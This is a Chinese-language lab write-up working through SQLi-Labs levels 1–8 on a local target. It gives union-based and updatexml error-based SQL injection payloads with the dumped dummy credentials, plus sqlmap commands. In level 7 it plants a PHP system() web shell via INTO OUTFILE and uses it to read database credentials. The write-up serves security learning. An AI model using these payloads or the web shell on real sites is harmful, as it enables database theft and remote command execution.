

.png) 在下余林阳
在下余林阳 
sql lab 实战
#SQL LAB 实战:
#1:

输入直接输入?id=1。
得到回显:
Welcome DhakkanYour Login name:DumbYour Password:Dumb输入?id=2.
得到回显:
Welcome DhakkanYour Login name:AngelinaYour Password:I-kill-you目测是联合注入。
开始判断字符还是数字注入。
输入?id=2-1
得到回显:
Welcome DhakkanYour Login name:AngelinaYour Password:I-kill-you与?id=2一样,说明sql后端并非数字计算类,猜测字符型。
输入?id=1’。
得到回显:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1报错了,大概率是多加进去的单引号破坏了mysql语句。
再加一个单引号,?id=1”。
得到回显是正常没有报错的,目测后端是像这个的。
$id = $_GET['id'];$sql = "SELECT * FROM users WHERE id = '$id'";进行列表测试,发现?id=1’ ORDER BY 3 —+这个是正常的,但?id=1’ ORDER BY 4 —+就出问题了,说明一共是三个列表。
进行显位测试,发现?id=-1’ UNION SELECT 1, 2, 3 —+时,网页回显:
Welcome DhakkanYour Login name:2Your Password:3发现,2是回显在name,3是回显在Password。
进行爆库。
注入?id=-1’ UNION SELECT 1, database(), 3 —+。
得到回显:
Welcome DhakkanYour Login name:securityYour Password:3发现当前数据库名字为security。
进行爆表测试。
注入?id=-1’ union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=‘security’ —+。
得到回显:
Welcome DhakkanYour Login name:emails,referers,uagents,usersYour Password:3到这里基本就已经彻底打入数据库,可以随时拿到我们需要的东西了。
注入?id=-1’ UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_schema =‘security’ AND table_name=‘users’ —+
得到回显:
Welcome DhakkanYour Login name:2Your Password:id,username,passwordusers列中存放着id 用户名以及密码。
注入?id=-1’ UNION SELECT 1,group_concat(username SEPARATOR ’-’),group_concat(password SEPARATOR ’-’) FROM users —+
得到内容:
Welcome DhakkanYour Login name:Dumb-Angelina-Dummy-secure-stupid-superman-batman-admin-admin1-admin2-admin3-dhakkan-admin4Your Password:Dumb-I-kill-you-p@ssword-crappy-stupidity-genious-mob!le-admin-admin1-admin2-admin3-dumbo-admin4过程小总结:
测试发现并非数字型,且加入单引号报错,推断后端mysql代码,然后进行正常攻击,完完全全的新手关。
#2:

先正常的测试类型,注入?id=1,有回显,猜测是联合与报错。
注入?id=3-1。
发现回显内容跟注入?id=2一样,很像数字型,但又发现注入?id=1’,一样报错。
猜测后端为:
$id = $_GET['id'];$sql = "SELECT * FROM users WHERE id = $id";注入?id=-1 UNION SELECT 1, 2, 3。
得到回显:
Welcome DhakkanYour Login name:2Your Password:3发现回显位。
进行爆库测试,注入?id=-1 UNION SELECT 1, database(), 3。
得到回显:
Welcome DhakkanYour Login name:securityYour Password:3发现数据库名字,security。
进行爆表,注入?id=-1 UNION SELECT 1, group_concat(table_name), 3 FROM information_schema.tables WHERE table_schema = ‘security’。
得到回显:
Welcome DhakkanYour Login name:emails,referers,uagents,usersYour Password:3发现表名,看看表数据。
注入?id=-1 UNION SELECT 1, group_concat(column_name), 3 FROM information_schema.columns WHERE table_name = ‘users’。
得到回显:
Welcome DhakkanYour Login name:id,username,passwordYour Password:3ok,直接注入?id=-1 UNION SELECT 1, group_concat(username, ’~’, password), 3 FROM users。看看内容。
Welcome DhakkanYour Login name:Dumb~Dumb,Angelina~I-kill-you,Dummy~p@ssword,secure~crappy,stupid~stupidity,superman~genious,batman~mob!le,admin~admin,admin1~admin1,admin2~admin2,admin3~admin3,dhakkan~dumbo,admin4~admin4Your Password:3换个注入方式看一下,注入?id=-1 UNION SELECT 1,group_concat(username SEPARATOR ’-’),group_concat(password SEPARATOR ’-’) FROM users。
得到回显:
Welcome DhakkanYour Login name:Dumb-Angelina-Dummy-secure-stupid-superman-batman-admin-admin1-admin2-admin3-dhakkan-admin4Your Password:Dumb-I-kill-you-p@ssword-crappy-stupidity-genious-mob!le-admin-admin1-admin2-admin3-dumbo-admin4所以后端应该就是:
$id = $_GET['id'];$sql = "SELECT * FROM news WHERE id = $id";这种的类型。
#3:

通过基本的注入测试。
?id=1 ?id=2 ?id=2-1 ?id=1’。
发现大概率为字符型sql。
但直接注入?id=1’ ORDER BY 3 —+。
题目报错。
Welcome DhakkanYou have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'ORDER BY 3 -- ') LIMIT 0,1' at line 1根据回显的报错信息可以看见。
在 — 的后面多了一个’),因此我们就可以猜测,也许题目的源码就是这样的:
$id = $_GET['id'];$sql = "SELECT * FROM news WHERE id = ('$id')";试着注入?id=1’) ORDER BY 3 —+。
发现不报错了,测试一番后确定。
列数为3。
注入?id=-1’) UNION SELECT 1, database(), 3 —+。
得到回显:
Welcome DhakkanYour Login name:securityYour Password:3确认库名,security。
注入?id=-1’) UNION SELECT 1, group_concat(table_name), 3 FROM information_schema.tables WHERE table_schema = ‘security’ —+。
得到回显:
Welcome DhakkanYour Login name:emails,referers,uagents,usersYour Password:3ok,其实后面的过程就跟正常的字符型注入一样了,只是之前是单引号,这次的后端限制我们是单引号加右括号了。
最终注入?id=-1’) UNION SELECT 1,group_concat(username SEPARATOR ’-’),group_concat(password SEPARATOR ’-’) FROM users —+。
就能拿到重要信息了:
Welcome DhakkanYour Login name:Dumb-Angelina-Dummy-secure-stupid-superman-batman-admin-admin1-admin2-admin3-dhakkan-admin4Your Password:Dumb-I-kill-you-p@ssword-crappy-stupidity-genious-mob!le-admin-admin1-admin2-admin3-dumbo-admin4#4:

其实看到第四关的描述,我感觉就是报错注入的类型。
事不宜迟,试一试。
注入?id=2”。
得到回显:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"2"") LIMIT 0,1' at line 1好吧,其实不是,我刚才试了好几次直接报错注入是不行的。
而且不存在?id=1 跟 ?id=2-1 返回的内容相同,说明也不是数字型。
再加上上面的?id=2“ 报错,大概率为字符型,而且根据错误的信息来看,大致猜测源码为:
$sql = "SELECT * FROM news WHERE id = "$id";尝试注入?id=1” ORDER BY 3 —+。
得到回显:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'ORDER BY 3 -- ") LIMIT 0,1' at line 1应该是括号问题。
尝试注入?id=1”) ORDER BY 3 —+。
这次可以了,那就可以认为源码是类似这种的了:
$sql = "SELECT * FROM news WHERE id = ("$id");跟第三题一样,是引号加括号的类型。
爆列一下,发现还是3列。
爆一下,数据库,?id=-1”) UNION SELECT 1, database(), 3 —+。
发现还是security,感觉这个靶场估计所有的数据库名字都叫security把。
爆一下表,注入?id=-1”) UNION SELECT 1, group_concat(table_name), 3 FROM information_schema.tables WHERE table_schema = ‘security’ —+。
依旧:
Welcome DhakkanYour Login name:emails,referers,uagents,usersYour Password:3感觉内容应该都没什么区别,不过还是要做的。
读一下表,注入?id=-1”) UNION SELECT 1, group_concat(column_name), 3 FROM information_schema.columns WHERE table_name = ‘users’ —+。
成功,内容依旧:
id,username,password看看数据,注入?id=-1”) UNION SELECT 1,group_concat(username SEPARATOR ’-’),group_concat(password SEPARATOR ’-’) FROM users —+。
完美注入:
Welcome DhakkanYour Login name:Dumb-Angelina-Dummy-secure-stupid-superman-batman-admin-admin1-admin2-admin3-dhakkan-admin4Your Password:Dumb-I-kill-you-p@ssword-crappy-stupidity-genious-mob!le-admin-admin1-admin2-admin3-dumbo-admin4#5:
这一题就比较符合报错注入的情况了,应该不管怎么注入,怎么测试,所有的内容都返回:
You are in...........似乎所有的正确注入都是这个返回,那试一试报错注入。
注入?id=-1 AND (updatexml(1, concat(0x7e, (select user()), 0x7e), 1))。
没有任何回显,看起来就像是什么都没有发生,猜测是类似字符型注入加了一些奇怪的单引号,或者双引号。
试一试加一个单引号,注入?id=-1’ AND (updatexml(1, concat(0x7e, (database()), 0x7e), 1)) —+。
得到回显:
Welcome DhakkanXPATH syntax error: '~security~'猜测后端源码:
$id = $_GET['id'];$sql = "SELECT username FROM users WHERE id = '$id'";$result = mysql_query($sql);if (!$result) { echo "XPATH syntax error: " . mysql_error();}之后就是爆表和读表了。
注入?id=-1’ AND updatexml(1, concat(0x7e, (select table_name from information_schema.tables where table_schema=‘security’ limit 0,1), 0x7e), 1) —+。
由于报错注入只能显示一行的内容,想要看其他的内容,只能多次注入。
所以一番注入后,我们得到了:
emails referers ugants users总共四个表。
随便拿一个表作为代表,读取一下,注入?id=-1’ AND updatexml(1, concat(0x7e, (select column_name from information_schema.columns where table_name=‘users’ limit 1,1), 0x7e), 1) —+。
看见一个 username。
读取一下username的数据,注入?id=-1’ AND updatexml(1, concat(0x7e, (select username from users limit 0,1), 0x7e), 1) —+。
之后只要一个一个更改0,1前面的0,就可以读取到所有信息了。
#6:
简单的测试后,发现所有的正常注入都是:
You are in...........这样的回显,说明正常注入的回显是固定的,所有我们只能采用报错注入。
经过几次测试后,发现这次的报错注入的id处应该是加了双引号,类似这样:
$id = $_GET["id"];$sql = "SELECT username FROM users WHERE id = '$id'";$result = mysql_query($sql);if (!$result) { echo "XPATH syntax error: " . mysql_error();}直接注入id=-1” AND (updatexml(1, concat(0x7e, (database()), 0x7e), 1)) —+。
得到回显:
Welcome DhakkanXPATH syntax error: '~security~'那看来就是一样的操作了。
具体回显就不再贴出,仅展示对应作用的注入内容。
?id=-1” AND updatexml(1, concat(0x7e, (select table_name from information_schema.tables where table_schema=‘security’ limit 0,1), 0x7e), 1) (查表)
?id=-1” AND updatexml(1, concat(0x7e, (select column_name from information_schema.columns where table_name=‘users’ limit 1,1), 0x7e), 1) —+ (查内容)
?id=-1” AND updatexml(1, concat(0x7e, (select username from users limit 0,1), 0x7e), 1) —+ (查数据)
其实就是上一题的单引号改成双引号。
#7:
不论是数学型注入,还是字符型注入,甚至报错注入。
回显只有两种:
Welcome DhakkanYou are in.... Use outfile......Welcome DhakkanYou have an error in your SQL syntax固定回显以及语句错误,稍微查了一下,发现这其实是一个文件注入。
所以,目前的思路就是写入一个一句话木马,然后通过这个木马文件获取权限然后对数据库进行操作。
注入 ?id=1')) union select 1,2,'<?php @system($_GET["cmd"]); ?>' into outfile "/var/www/html/Less-7/shell.php"--+
其实在这个之前,我们要先进行列表的确定,以及文件相对文件相对位置的探索。
通过多次注入,可以发现在注入?id=1’))时,网页正好报错,可以猜测后端的源码是:
$id = $_GET["id"];$sql = "SELECT username FROM users WHERE id = (('$id'))";类似这种的,然后通过爆列,确定三列。
注入文件后,我们就可以执行命令了。
首先 php -s /var/www/html/sql-connections/db-creds.inc
查看数据库配置,通过执行php命令返回上一级目录显示数据库配置文件。
得到:
1 Dumb Dumb 1 2 <?php
//give your mysql connection username n password$dbuser ='root';$dbpass ='';$dbname ="security";$host = 'localhost';$dbname1 = "challenges";
?>怎么说呢,我好像一不小心把靶场干穿了。
算了先不管那么读,我们可以看见数据库的名字为security,然后用户名为root,密码为空。
那我们直接登入数据库执行mysql语句,来查询数据。
mysql -u root -e "show tables from security;"
启动mysql,以用户root,密码空,登入,然后执行查表。
得到:
1 Dumb Dumb 1 2 Tables_in_security emails referers uagents users然后随便看一个表。
mysql -u root -e "select * from security.users;"
得到:
1 Dumb Dumb 1 2 id username password 1 Dumb Dumb 2 Angelina I-kill-you 3 Dummy p@ssword 4 secure crappy 5 stupid stupidity 6 superman genious 7 batman mob!le 8 admin admin 9 admin1 admin1 10 admin2 admin2 11 admin3 admin3 12 dhakkan dumbo 14 admin4 admin4这题也算是解决啦。
#8:
一开始就直接进行简单测试,发现就有?id=1 ,存在一个简单的回显,其他都没有,在?id=1上面做文章也没有结果,所以有点懵逼的我,想起来sqlmap这个工具,于是就使用了一下。
sqlmap -u "http://localhost/Less-8/?id=1" --batch

随便扫一下,就出结果了,显示存在布尔盲注和时间盲注。
对于时间盲注,我目前还没有使用过,所以先考虑的是布尔盲注,简单学习一下指令。
sqlmap -u "http://localhost/Less-8/?id=1" --batch --current-db

回显就直接出来了security,这个数据库名。
再通过数据库名,使用指令。
sqlmap -u "http://localhost/Less-8/?id=1" --batch -D security --tables
